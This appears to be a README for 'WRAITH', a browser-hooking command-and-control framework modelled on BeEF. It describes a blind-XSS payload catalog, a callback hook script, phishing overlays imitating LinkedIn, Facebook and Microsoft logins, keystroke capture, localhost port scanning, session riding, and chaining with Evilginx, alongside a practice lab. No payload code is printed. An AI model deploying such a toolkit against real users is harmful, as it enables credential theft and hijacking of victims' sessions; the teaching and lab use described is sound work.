
Blind-XSS payload catalog
An XSS-Hunter-style catalog of ready-to-fire injection strings for every context
(HTML, attribute breakout, tag-close, event handlers, JS context, javascript:
URIs, jQuery), each auto-filled with your hook URL and one-click copyable.
Local / localhost network scan
Uses the hooked browser as a proxy to fingerprint the victim's local services.
It's a timing side-channel, rebuilt for current browsers — the reliable default
is a calibrated 127.0.0.1 scan using two independent primitives (fetch- and
WebSocket-timing, the literal eBay check.js method). LAN modes are included but
honestly labeled, because Chrome 142+ Local Network Access now gates them (see
below).
Built-in practice lab
A deliberately vulnerable "support desk" at /lab with a stored-XSS sink, so you
can demo the whole chain end to end, same-origin: submit a malicious ticket → an
"agent" reviews the queue and the payload fires (the blind-XSS moment) → Page
Mirror the hooked agent and pull the session-gated vault. Intentionally insecure by
design, with planted flags.
Teaching blind XSS on this platform
The hook fires the moment it loads, exactly like a blind-XSS payload dropped into a stored field that later renders in some admin/support/log/agent context you can't see. Lessons surfaced right in the data:
- Cookies are JS-readable only. HttpOnly cookies never appear, which is the whole point of HttpOnly — and exactly why Page Mirror's ride the session approach matters more than steal the cookie.
- Screenshots are best-effort. html2canvas can be blocked by CSP, and cross-origin images taint the canvas so it can't be exported. Those failures are reported honestly instead of hidden.
- Origin + referrer tell you where you landed, which for blind XSS is the entire question ("where did my payload execute?").
For an offline lab, self-host html2canvas — see public/vendor/README.md.
About the network scan (read before you demo it)
JavaScript cannot read cross-origin responses, but it can start a request and watch how it fails and how fast, which leaks port state. The module was rebuilt around what works in current browsers (2025–2026), because the old BeEF-era LAN sweep is now dead.
The modern reality: Chrome 142+ (Oct 2025) shipped Local Network Access (LNA), which gates requests to private ranges (10.x / 172.16.x / 192.168.x) behind a permission prompt. A blind LAN sweep no longer reaches the wire. But loopback (127.0.0.1) is still reachable, and scanning it is the real-world attack — eBay, Best Buy, and others were caught port-scanning visitors' localhost to fingerprint local services and remote-access tools.
So the module has three modes:
- This machine (localhost) — the reliable default. A calibrated
127.0.0.1scan that probes each port with fetch-timing and WebSocket-timing, learns this machine's RST baseline first, then flags anything that resolves, hangs, or runs slower as OPEN, labels the likely service, and shows whether fetch, ws, or both agreed. Works in Chrome and Firefox today. - LAN host — scan one private IP. Works only if the browser lets it through; Chrome 142+ will usually block it (the module detects this and says so).
- Discover LAN hosts — subnet sweep. Mostly LNA-blocked now; kept to show the block as the lesson.
How it maps to BeEF (for the lecture)
| BeEF | WRAITH |
|---|---|
hook.js + XHR polling |
public/hook.js + WebSocket (live, reliable) |
| Ruby server + RESTful API | server.js (Node + ws) |
| Online/offline browsers panel | Operator console "Hooked Browsers" |
| Pretty Theft module | overlay modules/*.js (modern LinkedIn/Facebook/Microsoft) |
| Network discovery / port scanner | modules/portscan.js (calibrated, current-browser) |
| Command results | Live keystrokes + Captured Credentials + Scan Results |
| (no equivalent) | Page Capture (blind-XSS loot) + Page Mirror (navigate the app) |
"How is this different from blind XSS, Evilginx, or EvilGoPhish?"
These tools live at different stages of the attack and abuse different trust contexts. They're complementary, and they chain together.
| WRAITH / BeEF | Blind-XSS frameworks (XSS Hunter, ezXSS) | AiTM proxies (Evilginx, EvilGoPhish, Modlishka) | |
|---|---|---|---|
| What it is | Man-in-the-browser post-exploitation C2 (+ blind-XSS loot) | XSS detection + proof with one-shot recon | Adversary-in-the-middle reverse proxy |
| Prerequisite | You already have JS running in the page | Same: your payload executes somewhere you can't see | Victim clicks a link and logs in on your lookalike domain |
| Origin it abuses | The victim's real session / real origin | The vulnerable app's origin | A separate attacker domain proxying the real site |
| What you capture | Creds + keystrokes + recon + blind-XSS loot + navigate the app via Page Mirror | "It fired, and here": DOM, cookies, screenshot, origin | Real creds and the post-MFA session token |
| Beats MFA? | No — you phished a static credential | Only if it rides a live authed session in-page | Yes — stealing the post-auth session cookie is the point |
The honest distinction to teach: our overlay phish harvests what the user types — it does not capture a real session or beat MFA. That's exactly why it's a great contrast, and why the industry moved to phishing-resistant, origin-bound auth (FIDO2 / WebAuthn / passkeys). A realistic kill chain uses all three: blind XSS finds and delivers code execution, a WRAITH hook gives interactive in-session control (and, via Page Mirror, reaches app functionality directly), and a redirect can funnel the victim into an Evilginx flow for a real MFA-passed session.
Configuration
Everything is env-driven; the same build runs anywhere because hook.js derives
its call-back URL from wherever it was served. setup.sh writes these into .env.
| Env var | Default | Purpose |
|---|---|---|
WRAITH_HOST |
127.0.0.1 |
bind interface (0.0.0.0 to expose; forced in Docker) |
WRAITH_PORT |
3000 |
HTTP + WebSocket port (setup.sh defaults to 8090) |
WRAITH_PUBLIC_URL |
(derived) | your IP/domain, used to print correct hook URLs |
WRAITH_OP_USER |
(empty) | operator login username (optional; setup.sh sets one) |
WRAITH_OP_PASSWORD |
(empty) | operator login password; required to bind publicly |
WRAITH_SECRET |
(random/boot) | signs session cookies; set it to keep logins across restarts |
WRAITH_SESSION_HOURS |
12 |
operator session lifetime |
WRAITH_AUTOCAPTURE |
1 |
auto-fire Page Capture on hook (0 = manual, BeEF-style) |
A signed HttpOnly session cookie covers both the panel and the live WebSocket. The
hook payload, demo page, and /ws/hook channel stay public so victims can reach
them. As a fail-safe, the server refuses to bind to a public interface unless a
password is set.
For a bare-metal / systemd deployment instead of Docker, see deploy/DEPLOY.md.
Files
server.js            C2 server (HTTP + WS, two roles by path)
config.js            env-driven config
store.js             durable session/loot store (data/sessions.json)
lab.js               deliberately-vulnerable practice lab (/lab)
public/hook.js       the payload
public/demo/         innocuous "victim" landing page
public/operator/     operator console (GUI + payload catalog)
modules/             linkedin.js facebook.js microsoft.js portscan.js capture.js + registry
public/vendor/       optional self-hosted libs (html2canvas for offline screenshots)
setup.sh             interactive Docker installer
Dockerfile           / docker-compose.yml
deploy/              bare-metal systemd alternative
docs/screenshots/    images used in this README
Comments